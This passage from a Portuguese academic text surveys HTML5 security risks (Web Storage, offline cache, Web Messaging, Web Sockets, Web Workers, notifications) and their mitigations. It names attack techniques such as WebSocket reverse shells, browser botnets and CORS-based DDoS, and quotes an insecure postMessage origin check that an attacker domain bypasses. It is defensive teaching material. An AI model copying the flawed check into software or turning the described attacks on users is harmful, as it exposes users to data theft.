O Web Storage introduz novas ameaças que são descritas na seguinte lista [W3C, 2012a; Doupé et al., 2010; Michael Schmidt, 2011] :

- **Hijaking da Sessão:** Se o identificador de sessão for armazenado na Local Storage, este pode ser roubado se existir alguma vulnerabilidade associada ao input/output da aplicação web (também facilita o roubo de Cookies).
- **Divulgação de dados confidenciais:** Se uma aplicação web armazenar dados sensíveis no UA do cliente, então estes podem ser roubados ou abusados pelo atacante. Deixar sites de terceiros ler dados que não é suposto serem lidos a partir do próprio domínio, provoca perda de informação.
- **Rastreamento do utilizador:** O Local Storage pode ser utilizado como uma possibilidade adicional de identificação de um utilizador o que põe em causa a proteção da sua identidade (ver Apêndice B.2.2).
- **Vetores de ataque persistentes:** Os vetores de ataque podem ser persistidos no cliente. Assim o âmbito de identificação de vulnerabilidades persistidas é expandido para o UA e não limitando ao lado do servidor. Deixar

sites de terceiros gravar dados no armazenamento persistente de um domínio, que depois são lidos por outros domínios, pode resultar na falsificação de informações.

- **Ataques de falsificação de DNS:** Devido há potencialidade destes ataques, não se pode garantir que um host que se alegue ser um determinado domínio, seja de facto esse domínio.
- **Recuperação de Cookies:** Se uma aplicação web armazenar dados da sessão num dos recursos de armazenamento persistentes (i.e. Web Storage ou Idexed Database) de forma independente dos dados armazenados em Cookies de sessão HTTP, os utilizadores tendem a eliminar dados de um e não de outro. Isto permite redundância para as aplicações web, pois podem usar um como backup do outro, impedindo a tentativa de proteção da privacidade dos utilizadores.

6.4.2.2 Atenuação

A utilização de Local Storage traz benefícios, mas abre a porta aos ataques mencionados acima. Para evitar estes problemas os programadores devem processar cuidadosamente o acesso aos atributos de armazenamento local. Portanto para se utilizar o Web Storage com segurança devem ser considerados os seguintes pontos [W3C, 2012a; Philippe De Ryck and Piessens, 2011] :

- ✓ Utilizar Cookies em vez do Local Storage para manipular a sessão. Os mesmos problemas existem, mas com a flag HttpOnly os Cookies podem estar melhor protegidos. Além disso o Local Storage não é limpo após a UA ser fechado, portanto, o identificador de sessão pode ser roubado caso o utilizador só fechar o UA e não proceder ao logout ou a aplicação web não encerrar a sessão corretamente (e.g. computador público).
- ✓ Não armazenar dados confidenciais no Local Storage. Os dados sensíveis só devem ser armazenados no servidor web e precisam ser protegidos de forma adequada.

- ✓ Os UA deverão garantir que quando os dados são eliminados pela aplicação web, também são imediatamente eliminados do armazenamento subjacente.
- ✓ Aplicações web diferentes a executar no mesmo domínio e separadas apenas pelo *path* não devem usar Local Storage caso os dados necessitem ser separados.
- ✓ Para atenuar os Ataques de falsificação de DNS, as aplicações web podem usar o TLS [3]. Utilizando páginas com TLS pode garantir-se que apenas o utilizador certo pode aceder às suas áreas de armazenamento. Não esquecer a identificação de outras páginas usando TLS com certificados, como sendo do mesmo domínio. Assim, o Software do utilizador trabalha somente em nome dele.
- ✓ É importante que os UAs sigam estritamente o modelo de origem descrito na especificação Web Storage do HTML5.

Mesmo assim, as ameaças de Rastreamento do Utilizador e Vetores de Ataque Persistentes permanecem e não podem ser evitadas através de uma implementação segura do lado do servidor.

6.4.3 Offline Web Application

Anteriormente ao HTML5 a execução de aplicações web offline era difícil e apresentava limitações, pois requeria a realização de trabalhos adicionais e complexos, maioritariamente add-ons para o UA, que o utilizador tinha de instalar. Com o HTML5 é introduzido o conceito de aplicações web offline. Basta que as aplicações web enviem os ficheiros necessários para trabalhar em modo offline, para o UA. Assim, quando a aplicação for carregada o UA reconhece o modo offline e carrega os dados da cache.

Para informar o UA que deve armazenar alguns ficheiros para uso offline, é utilizado o novo atributo *manifest* na tag <html>:

[3] O Transport Layer Security (TLS) e o seu predecessor, Secure Sockets Layer (SSL), são protocolos criptográficos que fornecem a segurança da comunicação através da Internet [Labs, 2008] .

```
<!DOCTYPE HTML>
<html manifest="/cache.manifest">
<body>
```

FIGURA 6.4: Código necessário para indicar o funcionamento da aplicação web em modo offline.

O atributo *manifest* refere o nome do ficheiro manifest que define quais os recursos que devem ser armazenados para uso offline, nomeadamente ficheiros HTML e CSS. O ficheiro manifest apresenta várias secções que definem a lista de ficheiros; que devem ser armazenados em cache e armazenados offline, que nunca devem ser armazenados em cache e quais devem ser carregados em caso de erro. O ficheiro manifest pode ser renomeado e estar localizado em qualquer lugar no servidor. As únicas restrições subjacentes são a necessidade de terminar em *.manifest* e de ser retornado pelo servidor com o tipo de conteúdo *text/cache-manifest*. Se não de outra forma o UA não usa o conteúdo do ficheiro para cache de aplicações web. Mais detalhes e um exemplo do ficheiro pode ser encontrado no Apêndice A.2 [Michael Schmidt, 2011; Philippe De Ryck and Piessens, 2011; McArdle, 2011] .

6.4.3.1 Riscos de Segurança

Anteriormente as decisões de controlo de acesso a dados e funções eram apenas efetuadas do lado do servidor. Devido à introdução de aplicações web offline, o HTML5 também moveu essas decisões para o UA. Assim, a superfície de ataque de aplicações web aumenta, não se limitando ao lado do servido. Um ataque a aplicações web offline do lado do cliente é agora possível, e portando, a proteção unicamente no servido não é suficiente, tendo que se expandir para o lado do cliente.

O envenenamento da cache (através dos ficheiros JS e outros recursos) já era um problema existente no HMTL4. No entanto, com esta nova funcionalidade, os ataques de envenenamento de cache que haviam sido limitados, tornam-se mais poderosos. As seguintes ameaças de falsificação de dados da cache são agravadas com o HTML5 [Michael Schmidt, 2011; Philippe De Ryck and Piessens, 2011] :

- **Envenenamento da cache:** É possível armazenar em cache a diretoria de raiz de uma aplicação web, assim como, páginas HTTP e HTTPS.
- **Vetores de ataque persistentes:** Os dados presentes na cache do UA referentes a uma aplicação web offline permanecem no UA até que seja enviada uma atualização por parte do servidor, ou sejam excluídos manualmente pelo utilizador. Entretanto, como esta atualização não ocorre para dados falsificados, é possível persistir dados maliciosos na cache do UA.
- **Rastreamento do utilizador:** As aplicações web offline podem rastrear e correlacionar um utilizador, através do armazenamento de ficheiros em cache com identificadores únicos.

Os diversos UAs diferem no seu comportamento quanto à eliminação da cache das aplicações web offline, caso o histórico seja eliminado (ver Apêndice A.2.2.).

6.4.3.2 Atenuação

A forma de contornar este problema centra-se em:

- ✓ Treinar os utilizadores a limpar a cache do UA sempre que visitarem a Internet através de uma rede não segura, antes de decidirem aceder a uma página onde são transmitidos dados sensíveis.
- ✓ O utilizador precisa de aprender a compreender o significado dos avisos de segurança, e a aceitar apenas aplicações web offline de sítios confiáveis.

As ameaças Vetores de ataque persistentes e de Envenenamento de cache não podem ser evitadas pelo provedor de aplicações web.

6.4.4 Web Messaging

É comum as aplicações web utilizarem gadgets provenientes de terceiros no seu conteúdo. Estes correspondem a mini aplicações JS com funcionalidades específicas

(e.g. condições meteorológicas, jogos, calendário, noticias, etc.). O Google disponibiliza milhares destes recursos, tal como por exemplo o apresentado na figura 6.5.

FIGURA 6.5: Código JS correspondente a um gadget de meteorologia.

No caso do HTML4 só existem dois métodos de inclusão de gadgets nas aplicações web (podendo surgir problemas com a sua utilização), nomeadamente:

1. Incluir os gadgets na aplicação utilizando Iframes, o que é seguro mas isolado;
2. Utilizar o código JS embebido diretamente no código da aplicação web, o que é poderoso mas inseguro.

Consequências dos métodos:

1. Uma aplicação web com o domínio A não pode aceder aos elementos do DOM provenientes de um domínio B embebido numa Iframe e vice-versa. Caso seja necessário inserir os mesmos dados tanto na aplicação como na Iframe, esta abordagem não é amiga do utilizador.
2. Como o JS proveniente de fontes externas é executado de forma embebida no contexto do domínio, detém o acesso completo ao DOM da aplicação, incluindo quaisquer dados introduzidos. Este método é mais amigo do utilizador mas consequentemente mais perigoso. Por isso, os provedores da aplicação precisam confiar na fonte JS externa incluída na aplicação. Caso contrário todos os dados inseridos também podem ser acedidos pela Script externa. Portanto, deve ser sempre realizada uma verificação da Script à procura de falhas de segurança. Contudo como o seu conteúdo pode ser modificado intencional ou deliberadamente a qualquer momento, existe um

risco associado pois é complexo verificar a Script para cada solicitação do UA.

Com a introdução da nova funcionalidade Web Messaging por parte do HTML5, surge uma nova forma para resolver o problema de comunicação acima mencionado. Este recurso permite que os documentos DOM de diferentes domínios possam comunicar uns com os outros, tal como o ilustrado na Figura 6.6. Ou seja, torna possível a comunicação entre uma aplicação e um domínio embebido numa Iframe. Isto trás melhorias de segurança significativas quanto à problemática de comunicação entre domínios.




FIGURA 6.6: Comunicação via Cross-Document Messaging.

Para além do método Web Messaging apresentado anteriormente como solução ao problema de comunicação entre diferentes domínios (designado Cross-document messaging), existe um outro método (designado Channel messaging) que também possibilita que diferentes peças de código JS a correr em diferentes contextos de navegação possam comunicar diretamente entre si [McArdle, 2011] . No entanto, como ambos abrangem questões de segurança semelhantes, apenas os riscos de segurança do método Cross-document messaging são cobertos nesta secção.

6.4.4.1 Riscos de Segurança

Apesar do HTML5 trazer melhorias significativas de segurança quanto à integração de fontes externas numa aplicação, também introduz novas questões de segurança. O problema surge, porque o conteúdo das aplicações web não esta mais limitado

ao conteúdo retornado pelo domínio de origem, e portanto, o servidor não pode controlar os dados enviados e recebidos entre as suas páginas web. O facto do Web Messaging possibilitar a receção de dados provenientes de outros domínios sem o servidor estar envolvido, origina uma mudança do ambiente do problema (descrito na secção 6.4.4) para o UA. Isto porque os dados são trocados dentro do UA entre Iframes, podendo ser enviado conteúdo malicioso diretamente de uma Iframe para outra, sendo ignorada a validação dos dados do lado do servidor [Michael Schmidt, 2011] .

O problema de segurança descrito na secção 6.4.4.1 resulta nos seguintes riscos [Michael Schmidt, 2011; Philippe De Ryck and Piessens, 2011] :

- **Divulgação de dados confidenciais:** Um ataque de XSS pode recorrer a Iframes para enviar dados confidenciais indevidamente. No caso da Figura 6.6, se o domínio A for comprometido, através da injeção de uma script que adiciona outro *event handler* para coleta de mensagens, esta passa a pertencer ao mesmo domínio, e passa a ser possível receber tudo o que o *postMessage* do domínio B enviar (o *postMessage* para o domínio B também é possível). O JS também pode ser utilizado para procurar a Iframe, remover qualquer tags sandbox, a fim de considerá-la como sendo da mesma origem, para obter o seu conteúdo, e executar qualquer coisa nessa origem.
- **Expansão da superfície de ataque para o UA:** Na comunicação entre diferentes Iframes, se o recetor do conteúdo não verificar a origem ou manipular diretamente os dados inseguros sem validação, corre o risco de sofrer um ataque.

Apesar de uma aplicação web não ser vulnerável, um atacante pode sempre explorar uma possível vulnerabilidade de XSS no gadget. Por outro lado o fornecedor do gadget também pode ser o atacante. Portanto, isso permite a um atacante passar código JS para a aplicação e executar qualquer código JS no contexto da aplicação. Tal como inserir algum código JS que escute as mensagens Cross-Document Messaging enviadas entre Iframes (caso, o alvo esteja definido

como *) e roube as informações confidenciais trocadas entre eles [Michael Schmidt, 2011] .

6.4.4.2 Atenuação

Para atenuar os riscos de segurança apresentados na secção 6.4.4.1, não é suficiente considerar apenas a validação de dados no lado do servidor, os dados recebidos também precisam ser validados do lado do cliente. Para utilizar o *Cross-Document Messaging* de forma segura, devem ser seguidos os seguintes pontos [Michael Schmidt, 2011; OWASP, 2012a] :

- ✓ O alvo na função postMessage () deve ser definido de forma explícita e não definido como * para evitar que dados sensíveis sejam enviados para uma *iframe* errada.
- ✓ A página receptora da mensagem deve sempre:
    - ❒ Verificar se a origem coincide exatamente com o FQDN(s) [4] esperado(s), a fim de verificar se os dados são originários do local esperado (e.g. e.origin == "http://html5vuln.org"). Note-se por exemplo que o seguinte código: if (! message.orgin.indexOf (".html5vuln.org") = -1) / * ... * / é muito inseguro e não possuirá o comportamento desejado, pois através de www.html5vuln.org.attacker.com esse código pode ser ignorado.
    - ❒ Realizar uma validação de Input no atributo de dados do evento, para garantir que se encontra no formato desejado.
- ✓ Não assumir que possui o controlo total sobre os atributos de dados. Pois através da inclusão de um XSS na página enviada, um atacante tem a possibilidade de enviar mensagens em qualquer formato.
- ✓ A mensagem recebida deve ser validada (i.e. interpretar as mensagens trocadas como dados) e nunca avaliar as mensagens passadas como código através de eval(), nem inseri-las diretamente no DOM da página através

[4] O **Fully Qualified Domain Name (FQDN)** corresponde ao nome do domínio.

de innerHTML, pois podem criar uma vulnerabilidade de XSS baseado no DOM.

✓ Para atribuir o valor de dados a um elemento, utilizar a opção mais segura como element.textContent = dados, em vez do método inseguro element.innerHTML = dados;

Como solução alternativa caso pretenda incluir conteúdo externo/gadgets não confiáveis, o que é altamente desaconselhável, considere carregar as informações sobre iFrames em modo seguro (i.e. sandboxex iFrames) ou usar um *sanitiser* como o Caja [Inc., 2011] .

6.4.5 Custom Scheme and Content Handlers

Através do HTML5 é possível definir esquemas personalizados e *handlers* de conteúdo. Isto é, permite registar *handlers* de protocolos personalizados (e.g. fax, e-mail ou SMS) e *handlers* de conteúdo (e.g. *text/directory* ou *application/rss+xml*). Uma vez registados no UA através da interação do utilizador, quando um utilizador clicar num link associado a um desses handlers registados, é estabelecida uma conexão para a aplicação referenciada no *handler*. Por exemplo, se for registado um *handler* para o serviço Gmail, então quando o utilizador clicar no link *"mailto:"*, o UA vai abrir uma página web para a composição do email, em vez do utilizador ter de abrir a aplicação de email nativa no desktop (ver Secção 7.3.4).

6.4.5.1 Riscos de Segurança

A introdução destas novas funcionalidades traduz-se num aumento da superfície de ataque contra o UA. Isto é, a proteção contra possíveis ataques não pode estar a cargo do provedor de aplicações web, nem pode ser disponibilizada pelo mesmo, porque os ataques apenas afetam o lado do cliente. Portanto, o problema surge quando um atacante é capaz de registar um domínio malicioso através de um destes *handlers*, estando apto para poder enviar dados sensíveis para o respetivo

domínio, o qual para além de poder roubar os dados pode ainda manipulá-los antes de envia-los.

Portanto, esta capacidade de registo de *handlers* por parte das aplicações web pode levar ao registo de aplicações maliciosas nos UAs que enganam os utilizadores, resultando em várias ameaças [Michael Schmidt, 2011; Philippe De Ryck and Piessens, 2011] :

- **Divulgação de dados confidenciais:** O utilizador pode registar uma aplicação web maliciosa como um *handler* do protocolo e-mail intencionalmente. Desta forma o envio de e-mails através da aplicação origina o acesso ao seu conteúdo pelo atacante.
- **Rastreamento do utilizador:** Pode ser incluído um identificador único aquando do registo do tipo de protocolo ou conteúdo, que pode ser utilizado para rastrear o utilizador em cada solicitação do tipo de protocolo ou conteúdo registado.
- **Spamming:** O registo de muitos tipos de *handlers* de protocolos e conteúdo pode ser abusado por spammers, para poderem incluir o seu conteúdo antes de disponibilizarem ou processarem o conteúdo real.

6.4.5.2 Atenuação

Nenhuma das ameaças apresentadas na secção 6.4.5.1 podem ser evitadas através de uma implementação segura nos servidores das aplicações web. Estas ameaças afetam o UA e os utilizadores finais precisão ser treinados para não registar domínios maliciosos como esquemas personalizados ou *handlers* de conteúdo [Philippe De Ryck and Piessens, 2011] .

6.4.6 Web Sockets

Os Web Sockets permitem uma comunicação bidirecional entre o cliente que executa código não confiável (num ambiente controlado) e um host remoto que se

encontra apto para comunicar com esse código. Esta comunicação permite uma transmissão de dados simultânea em ambos os sentidos, recorrendo apenas a um único socket. Os Web Sockets HTML5 não correspondem a mais um recurso adicional para comunicações HTTP. Estes representam um avanço colossal especialmente para aplicações web em tempo real, baseadas em eventos. Esta funcionalidade difere do AJAX, o qual necessita de duas conexões, uma para realizar o pedido e a segunda destinada ao jusante para emitir a resposta. As conexões Web Socket também podem ser estabelecidas através de diferentes domínios, tal como o CORS.

Enquanto que os pedidos AJAX tradicionais originam uma sobrecarga significativa, devido à transmissão completa dos cabeçalhos HTTP em cada pedido ou resposta, uma conexão Web Socket, uma vez estabelecida apenas acarreta uma sobrecarga de dois bytes [Michael Schmidt, 2011] . Com a introdução dos Web Sockets pelo HTML5, surge uma melhoria drástica quanto aos antigos *hacks*, que pretendiam simular uma conexão bidirecional até ao UA, e que levou Ian Hickson, da Google, a dizer:

"Reducing kilobytes of data to 2 bytes... and reducing latency from 150ms to 50ms is far more than marginal. In fact, these two factors alone are enough to make Web Sockets seriously interesting to Google." [ref, 2012]

Isto é, a redução da latência e dos dados em comunicações proporcionadas pelos Web Sockets colmata o risco e o facilitismo que pode surgir do uso destas funcionalidades para fins maliciosos. Neste contexto, o modelo de segurança subjacente à funcionalidade está limitado apenas ao modelo de segurança normalmente utilizado pelos UAs.

6.4.6.1 Riscos de Segurança

As questões de segurança associadas aos Web Sockets são semelhantes às do CORS. Descrevem o mesmo problema da possibilidade de poder ser estabelecida uma conexão Web Socket através de diferentes domínios sem a permissão do utilizador

e o envio de pedidos sem que o utilizador seja notificado. Um atacante apenas necessita conseguir executar determinado código JS no UA da vítima que permita uma conexão Web Scoket para um alvo arbitrário. Desta forma a conexão pode ser abusada pelo atacante para troca de dados entre o UA e o atacante.

O facto de nem todas as *web proxies* compreenderem o protocolo Web Socket corretamente, também possibilita que um atacante possa levar uma *web proxy* a armazenar dados manipulados em cache.

A questão de segurança de validação de dados provenientes de origens estrangeiras é uma preocupação não só do CORS e do Web Messaging mas também da Web Socket API (e é coberta apenas uma vez na secção 6.4.4.1).

Estes problemas da segurança resultam nos seguintes riscos [Michael Schmidt, 2011; Philippe De Ryck and Piessens, 2011; McArdle, 2011] :

- **Shell remota:** Os Web Sockets permitem o estabelecimento de uma Shell remota entre o servidor e o UA. Esta conexão permanece aberta até que o UA seja fechado (ver Apêndice B.3.1).
- **Botnets baseados na web:** Os Web Sockets permitem ao servidor o estabelecimento de Shells remotas para muitos UAs ao mesmo tempo. O servidor pode usar essas Shells remotas para construir um Botnet baseado na web (ver Apêndice B.3.2).
- **Envenenamento da cache:** Devido ao facto do protocolo Web Scoket não ser interpretável em alguns casos, a cache de algumas proxies web pode ser envenenada.
- **Scanning de portas:** O browser da vítima pode ser abusado para scanning de portas de uma rede interna (ver Apêndice B.3.3).

6.4.6.2 Atenuação

Só é possível aplicar medidas de atenuação contra a ameaça de Envenenamento de cache [Michael Schmidt, 2011; OWASP, 2012a] :

- ✓ Os *proxies web* precisam ser atualizados para entender corretamente o protocolo Web Socket.
- ✓ A cache de recursos não deve ser baseada apenas no valor do cabeçalho HTTP do host.
- ✓ A correspondência do IP com o nome do host deve ser sempre considerada.
- ✓ A versão recomendada é a RFC 6455 e é suportada pelos browsers (Firefox 11+, Chrome 16+, Safari 6, Opera 12.50, e IE10).
- ✓ O protocolo não gere a autorização nem autenticação, e portanto a transferência de dados confidenciais deve ser gerida por protocolos ao nível da aplicação.
- ✓ Processar as mensagens recebidas pelo Web Socket como dados, e nunca tentar atribui-los ao DOM nem avaliá-los como código. Nunca utilizar a função insegura eval() para processar as respostas JSON. Utilizar antes a opção JSON.parse().
- ✓ Deve ser utilizado o wss:// (WebSockets sobre SSL/TLS) para proteção contra ataques Man-In-The-Middle. Pois o protocolo ws:// é facilmente reversível para texto.
- ✓ Validar sempre os dados que chegam através de uma conexão Web Socket.

As restantes ameaças Shell remota, Botnet baseado na web e Scanning de portas não podem ser contornadas através de uma implementação segura do lado do servidor. Só podem ser evitadas com soluções complexas, como desativar manualmente o suporte para Web Sockets no UA.

6.5 Outras Características de Segurança do HTML5

Esta secção aborda os pontos do HTML5 que não tem um impacto direto na segurança, mas que em combinação com outras funcionalidades do HTML5, podem ser usados para lançar ou simplificar ataques a aplicações web.

6.5.1 Web Workers

Previamente à existência dos Web Workers o uso de JS para processamento de trabalhos demorados não era viável, porque era mais lento do que o código nativo e os browsers congelavam até que o processamento fosse concluído. Agora através do recurso aos Web Workers é possível que o JS possa funcionar em *background* [W3C, 2011] . Esta funcionalidade do HTML5 tem algumas semelhanças com as *Threads*, como são conhecidas a partir de outras linguagens de programação. Com os Web Workers é possível executar algum trabalho de processamento através do JS, assim como atualizar os dados ou aceder a recursos de rede, enquanto o website se encontra a responder aos pedidos do utilizador. Os Web Workers não introduzem novas vulnerabilidades mas auxiliam a exploração de vulnerabilidades de forma mais fácil. Como por exemplo, torna a implementação da *Web Socket reverse Shell* ou *Botnets* mais facilitada e menos provável de ser detetada pelo utilizador [Michael Schmidt, 2011] .

De seguida descrevem-se dois possíveis ataques que demostram as capacidades dos Web Workers:

- **Ataques DDoS com CORS e Web Workers:** O envio de muitos pedidos CORS para a mesma URL, não é possível pois caso o servidor web não inclua o cabeçalho *Access-Control-Allow-Origin* na resposta, o browser não vai enviar todos os pedidos posteriores para essa URL. Mas isto pode ser contornado através da combinação do CORS com os Web Workers. Para isso basta que todos os pedidos CORS sejam únicos. Através da inserção de uma *string* única e aleatória na URL, que muda em todos os pedidos. Usando esta técnica, é possível enviar através de um browser cerca de 10.000 pedidos/seg para o servidor. Agora direcionando este ataque para websites frequentemente visitados, podem ter efeitos secundários indesejáveis para esses domínios, sendo vítimas de um ataque DDoS [Lubbers, 2010; Michael Schmidt, 2011] .

- **Divulgação de dados confidenciais com Web Messaging e Web Workers:** Os Web Workers ajudam na distribuição de carga mas quando combinados com Web Messaging podem ser perigosos. As aplicações Web 2.0 executam num único DOM, portanto, se a aplicação for vulnerável a XSS baseados no DOM, então é possível injetar uma Thread invisível em background, que permite a um atacante controlar todas as atividades em curso nesse DOM. Se o DOM hospedar Widgets e outros componentes, o atacante pode começar a obter informações úteis. Imagine um cenário onde o WebWorker se encontra a observar o nome de utilizador e palavra-chave num dos widgets. Mal um utilizador insira o nome de utilizador e a senha, esta informação pode ser recolhida [Tor, 2011] .

6.5.2 Novos elementos, atributos e CSS

A introdução de novos elementos e atributos no HTML5 leva a que os ataques de XSS ganhem um novo potencial. Isso significa que as aplicações web que até ao momento não eram vulneráveis a ataques XSS possam vir a ser, devido à existência desses novos elementos e atributos. Isto porque os filtros de XSS utilizados pelas aplicações podem estar desatualizados e portanto como as novas *tags* não são conhecidas, podem ser ultrapassados.

O HTML5 possui algumas tags interessantes, que podem ser usadas tanto para ataques XSS como CSRF. Por sua vez as *tags* também têm alguns atributos interessantes, como poster, onerror formaction, oninput, etc, os quais permitem a execução de JS. Por isso é preciso ter cuidado com o recarregamento dinâmico das páginas web e com a implementação destas novas tags e funcionalidades. Tal como foi referido as WAFs também precisam ser reconfiguradas, para prevenir os ataques XSS persistentes e refletidos derivados destas tags [Tor, 2011] .

A seguir encontram-se alguns desses elementos, que podem se utilizados para construir alguns dos vetores de ataque apresentados na Figura 6.7:

➢ **Tags** - media (audio/video), canvas (getImageData), menu, embed, buttons/commands, Form control (keys), ;

➢ **Atributos** - form, submit, autofocus, sandbox, manifest, rel, formaction, atributos de eventos (onforminput, onformchange, onmouseover, onclick), etc;

➢ **Eventos/Objetos** - Navigation (_self), Editable content, Drag-Drop APIs, pushState (History) etc.




Figura 6.7: Exemplos de vetores de ataque XSS que recorrem aos novos elementos e atributos HTML5.

A nova versão das *Cascading Style Sheets (CSS)* também oferece novas possibilidades de ataque. Pois é possível injetar código JS num atributo *style*, assim como, novas possibilidades para influenciar a aparência do website (e.g. abre novas possibilidades para os ataques de *clickjacking*).

Existem muitas outras variantes de ataques XSS baseados nestes novos elementos e atributos, e que podem ser consultados no site “HTML5 Security Cheatsheet” de Mario Heiderrich’s em [W3C, 2012b] .

6.5.3 Iframe Sandboxing

O HTML5 introduz uma nova característica para as Iframes designada de *sandboxing* [Kuppan, 2010c] . Esta característica pode ser usada para limitar os privilégios do conteúdo carregado na Iframe, como por exemplo, proibir a execução

de JS ou janelas de Pop-Up. Para além disso é possível reatribuir alguns privilégios, tais como "*allow-same-origin*", "*allow-top-navigation*", "*allow-forms*" e "*allowscripts*" (para mais informações sobre o atributo sandbox ver Apêndice A.3) [Michael Schmidt, 2011; Philippe De Ryck and Piessens, 2011] .

```
<iframe src="demo_iframe_sandbox.htm" sandbox="allow-scripts"></iframe>
```

Figura 6.8: Exemplo do código de uma Iframe usando o atributo sandbox.

O problema que surge daqui é o facto dos UAs antigos não identificarem o atributo *sandbox* resultando assim num comportamento inesperado. Ou seja, quando o controlo de segurança se limitar apenas ao uso do atributo sandbox é um aspeto problemático. Pois esta opção deve ser utilizada como uma camada de proteção adicional, e não como método único. Caso o programador carregue conteúdo não confiável para o seu site web usando Iframes contando apenas com o atributo sandbox para inibir a execução de JS, então pode ser executado algum código JS malicioso no UA da vítima caso a versão do UA não interprete o atributo sandbox. Se for necessária a execução da Iframe em modo sandbox, então deve ser verificado se o UA suporta ou não Iframe sandboxing e caso contrário proibir o carregamento do conteúdo não confiável [Michael Schmidt, 2011; Philippe De Ryck and Piessens, 2011] .

Em alguns casos é possível permitir *clickjacking* [5] combinado os recursos Iframe/sandbox. Por exemplo, o atributo sandbox possui o valor "*allow-scripts*" que ajudam a quebrar o código incluído na Iframe, através da permissão para execução de scripts dentro da Iframe. Através das novas tags, tais como tags de apresentação pode ajudar a criar uma camada de apresentação ilusória. No geral o HTML5 ajuda a realizar Clickjacking. Um vasto conjunto de métodos para realizar Clickjacking pode ser consultado em [Stone, 2010] .

[5] O *Clickjacking*, ocorre quando um invasor usa múltiplas camadas transparentes ou opacas para enganar e tentar influenciar o utilizador a clicar num botão ou link de outra página.

6.5.4 Server-Sent Events

Os Server-Sent Events [6] (SSE) são uma forma de estabelecer um canal unidirecional a partir do servidor até ao UA [Kuppan, 2010a] . Através deste canal o servidor pode enviar dados para o cliente e fornecer-lhe informação atualizada sempre que estiverem disponíveis. Para além dos Web Sockets, os SSE são outra funcionalidade do HTML5 que pode ser utilizada para criar um canal remoto ou ataques Botnet como descrito na secção 6.4.6.1. No entanto, os SSE são mais limitados, devido ao facto da direção ser apenas unidirecional, respetivamente do servidor para o cliente. Contudo os SSE têm a vantagem da comunicação ser via HTTP, não tendo que ser implementado nenhum protocolo como é o caso dos Web Sockets [Michael Schmidt, 2011] .

6.5.5 Notificações Web

A proposta das Web Notifications pelo HTML5 é uma funcionalidade muito agradável. Esta funcionalidade permite que uma aplicação web exiba notificações de alerta aos utilizadores que se encontram fora da página (e.g. Gmail no Chrome). A decisão sobre como as notificações são apresentadas está a cargo dos UAs. No entanto, as notificações só devem ser apresentadas caso o utilizador o tenha permitido, tal como o apresentado na Figura 6.9 [W3C, 2012c] .




FIGURA 6.9: Mensagem de pop-up de uma notificação web. Proveniente de [McArdle, 2011] .

O facto das notificações poderem conter conteúdo HTML torna-se versátil. Mas também proporcionam um vetor de ataque excelente para poder enganar as vítimas

[6] Os **Server-Sent Events** são uma tecnologia que envia notificações a partir do servidor para o UA na forma de eventos DOM.

facilmente. Devido ao modo separado como as notificações surgem a partir dos browsers, é provável que os utilizadores pensem que estas mensagens de pop-up sejam provenientes do SO ou de alguma aplicação de terceiros, como um cliente de mensagem instantânea. Neste caso o ataque resume-se ao engenho do atacante e à ingenuidade da vítima. Um simples ataque como *phishing* pode torar partido das notificações web como ilustrado na Figura 6.10 [McArdle, 2011] .




FIGURA 6.10: Ataque de Phishing falsificando uma notificação web do Gmail [McArdle, 2011] .

Como é demonstrado na Figura 6.10, o verdadeiro remetente da mensagem (i.e. jsbin.com) encontra-se identificado, embora a maioria dos utilizadores não se apercebam disso. Portanto, se o utilizador inserir a sua palavra-chave, esta será enviada para o servidor do atacante.

